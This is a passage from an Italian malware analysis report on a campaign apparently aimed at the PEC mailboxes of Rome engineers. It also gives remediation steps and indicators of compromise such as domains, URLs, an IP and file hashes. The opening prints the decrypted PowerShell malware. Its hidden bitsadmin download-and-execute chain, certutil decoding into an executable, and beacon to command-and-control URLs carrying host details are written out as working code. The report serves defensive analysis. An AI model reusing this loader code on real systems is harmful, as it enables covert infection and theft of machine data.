			$pp=$starsLord+'\sbr_'+$rp+'.ps1';
			$clpsr='/C bitsadmin /transfer '+$rp+' /download /priority normal
'+$u+' "'+$pp+'"';
			start-process -wiNdowStylE HiddeN $mainDMC  $clpsr;
			$e=1;while($e -eq 1){If(test-path $pp){$e=3;}Start-Sleep -s 3;}
			$clpsr='/C powershell -win HiddeN -ep bypass -File "'+$pp+'"';
			start-process -wiNdowStylE HiddeN $mainDMC  $clpsr;
		}elseif ($line.length -gt 3){
			"0" | out-file $pp;
			$dPath = [Environment]::GetFolderPath("MyDocuments")
			$jerry=$starsLord+'\'+$roccon+'_'+$rp;
			$clpsr='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
'+$line+' '+$jerry+'.txt & Copy /Z '+$jerry+'.txt '+$jerry+'_1.txt & certutil -decode
'+$jerry+'_1.txt '+$dPath+'\'+$roccon+'_'+$rp+'.exe & powershell -command "start-process
'+$dPath+'\'
+$roccon+'_'+$rp+'.exe" & exit';
			start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
			$clpsr='/C del '+$jerry+'.txt & del '+$jerry+'_1.txt & del
'+$dPath+'\'+$roccon+'_'+$rp+'.exe & exit';
			start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
```

```
                }
                $line=Get-Content $pp;
                if ($line -eq "0"){
                        $clpsr='/C bitsadmin /transfer '+$rp+' /download /priority FOREGROUND
"'+$d[$did]+'captcha.php?lnk='+$lnk+'&s='+$s+'&g=x2401&id='+$frood+'&v='+$v1+'&c='+$rp+'&
a='+$out+'&fm='+$fmail+'&d='+$outD+'&n='+$env:ComputerName+'&cpu='+$cpu+'&o='+$ot+'"
'+$pp+' > '+$
btlog+' & exit ';
                        start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
                }
        }

        if([System.IO.File]::Exists($btlog)){
                $e=0;
                foreach($line in Get-Content $btlog -Encoding UTF8) {
                        if ($line -match "ERROR"){ $e++; }
                }
                if ($e -gt 0 ){
                        $clpsr='/C bitsadmin /reset & exit';
                        start-process -wiNdowStylE HiddeN $mainDMC $clpsr;
                        stop-process -name powershell*
                }
        }
        if([System.IO.File]::Exists($timeL)){$tp=Get-Content $timeL;}
        try {if ([int]$tp -lt 5){$tp=2400;}     }catch{$tp=2400;}
        Start-Sleep -s $tp;
        $s++;
}
```

Il file config.ini, che una volta decifrato restituisce il codice powershell di cui sopra, rappresenta il cuore del malware. Una volta avviato esegue una serie di operazioni tra cui:

- un ping verso l'ip: 50.63.202.32 termina i processi powershell se riceve come risposta "*Request timed out*" e le operazioni riprenderanno al prossimo avvio del task pianificato;
- ripulisce la macchina infetta da eventuali file jpg, log, bat o sbr_* posizionati sotto la cartella locale "AppData\Roaming"
- Decifra il file "web.ini" da cui otterrà la lista dei C&C
- Utilizza bitsadmin per puntare al file "captcha.php?ch=1" di uno dei domini presenti nella lista dei C&C recuperata dal file web.ini

Il risultato di quest'ultima operazione verrà salvato all'interno di un file di log.

- Se la risposta ricevuta è "sok" verrà memorizzato l'indirizzo di C&C che ha prodotto la risposta. Questo verrà utilizzato per selezionare un C&C attivo e, qualora non ve ne fossero di disponibili (dopo 60 tentativi effettuati a distanza di 5 secondi), lo script utilizzerà dei C&C generati sequenzliamente a partire da quelli appena utilizzati (incrementando o aggiungendo un'eventuale numero al nome host).

Lo script powershell (ex config.ini) recupera e memorizza informazioni relative alla macchina compromessa: ComputerName, CPU, Sistema Operativo e i file .ost (Offline Storage Table di Outllook) eventualmente presenti.

- Se la risposta ricevuta inizia per "run=" verrà presa in considerazione la url a seguire la stringa "run=" e invocata tramite *iex ((nEw-ObJect ('NEt.WeBclient')).('DowNLoAdStrInG').invoKe*
- Se la risposta ricevuta inizia per "sbr=" verrà presa in considerazione la url a seguire la stringa "sbr=" e invocata tramite *bitsadmin*
- Se la risposta contiene una stringa diversa dalle precedenti ma di una lunghezza maggiore di 3 caratteri verrà scaricato un file codificato in base64 e salvato in locale come .txt, successivamente il file verrà decodificato e salvato con estensione .exe ed infine eseguito.
- Se la risposta è "0" le informazioni raccolte precedentemente verranno inviate al C&C

Conclusioni

Come ampiamento discusso nei paragrafi precedenti, la campagna malevola sembra avere come target le caselle PEC degli iscritti all'Ordine degli Ingegneri di Roma.

Nel caso in cui sia stato contratto il malware è possibile tentare di rimuoverlo effettuando le seguenti azioni di *remediation*:

- Rimuovere innanzitutto l'archivio zip scaricato;
- Controllare le attività pianificate di windows digitando `taskschd.msc` in *start* ➔ *esegui* o `schtasks.exe` nel prompt dei comandi (cmd), o dalle "utilità di sistema" all'interno del menu start;
- Rimuovere eventuali cartelle sospette aventi una nomenclatura di tipo alfanumerica e di lunghezza pari a 6 caratteri (es. 13021F) presenti all'interno del percorso *C:\Users\ancestor\AppData\Roaming*

Indicatori di Compromissione

Network

Url

- https[:]//safariarmy[.]com/documento_certificato/
- https[:]//olxtree[.]com/documento_certificato/
- https[:]//webberwebsites[.]com/documento_certificato/
- https[:]//easthamorg[.]com/documento_certificato/
- https[:]//webshops-linux[.]com/documento_certificato/
- https[:]//phunctions[.]com/documento_certificato/
- https[:]//condosforrentinorlando[.]com/documento_certificato/
- https[:]//worker[.]compemployersolutions[.]com/documento_certificato/
- https[:]//berkeleytaylorconsultants[.]com/documento_certificato/
- https[:]//petperksandstuff[.]com/documento_certificato/
- https[:]//techlobby[.]com/documento_certificato/
- https[:]//invicta-osrs[.]com/documento_certificato/
- https[:]//thecannabismarketer[.]com/documento_certificato/
- https[:]//myvahine[.]com/documento_certificato/
- https[:]//moresaleswithai[.]com/documento_certificato/
- https[:]//nvshenye[.]com/documento_certificato/
- https[:]//nycloot[.]com/documento_certificato/
- https[:]//consciousrevolutionist[.]com/fvdrjuytiy45dty/csdvtrehyt56
- https[:]//thetomatokitchen[.]com/documento_certificato/
- https[:]//mtgrush[.]com/documento_certificato/
- https[:]//firstchoicebarhire[.]com/documento_certificato/
- https[:]//sharkfuckers[.]com/documento_certificato/
- https[:]//larvooper.me/images/
- https[:]//nrefg.eu/images/
- https[:]//kofeservis[.]com/keripalsinavot/diopalsyta.ps1
- https[:]//jhkfhbfr.eu/images/captcha.php?lnk=jhkfhbfr.eu&s=0&g=x2401
- https[:]//jhkfhbfr.eu/images/captcha.php?ch=1
- https[:]//awrvip.eu/images/captcha.php?lnk=jhkfhbfr.eu&s=0&g=x2401
- https[:]//awrvip.eu/images/captcha.php?ch=1
- https[:]//implantrefer[.]com/documento_certificato/
- https[:]//ta-meyer[.]com/documento_certificato/

Domain

- safariarmy.com
- olxtree.com
- webberwebsites.com

- easthamorg.com
- webshops-linux.com
- phunctions.com
- condosforrentinorlando.com
- workerscompemployersolutions.com
- berkeleytaylorconsultants.com
- petperksandstuff.com
- techlobby.com
- invicta-osrs.com
- thecannabismarketer.com
- myvahine.com
- moresaleswithai.com
- nvshenye.com
- nycloot.com
- consciousrevolutionist.com
- thetomatokitchen.com
- mtgrush.com
- firstchoicebarhire.com
- sharkfuckers.com
- larvooper.me
- nrefg.eu
- kofeservis.com
- jhkfhbfr.eu
- awrvip.eu
- implantrefer.com
- ta-meyer.com

IP

- 50.63.202.32

File

- **Documenti per clienti.lnk**
  - MD5: f024ab87c23a763a7f375135d46e9020
  - SHA1: 82b6570dc0c6e984b1d75a84f0f9dceb22eb350c
  - SHA256: 04832f7affb4520d8314afb5a2488c5475710d187f5b24d7379baf0cbd6a467f
- **Documenti per Clienti.pdf**
  - MD5: 36b1879b729816ca1a20babb550a1f37
  - SHA1: 6eb259b2c7bf826169206b305b0c13b116229bb0
  - SHA256: b51eae12fb5866956aff13a54ef7f48ccfc754567ba3ef19e289554e87d926f9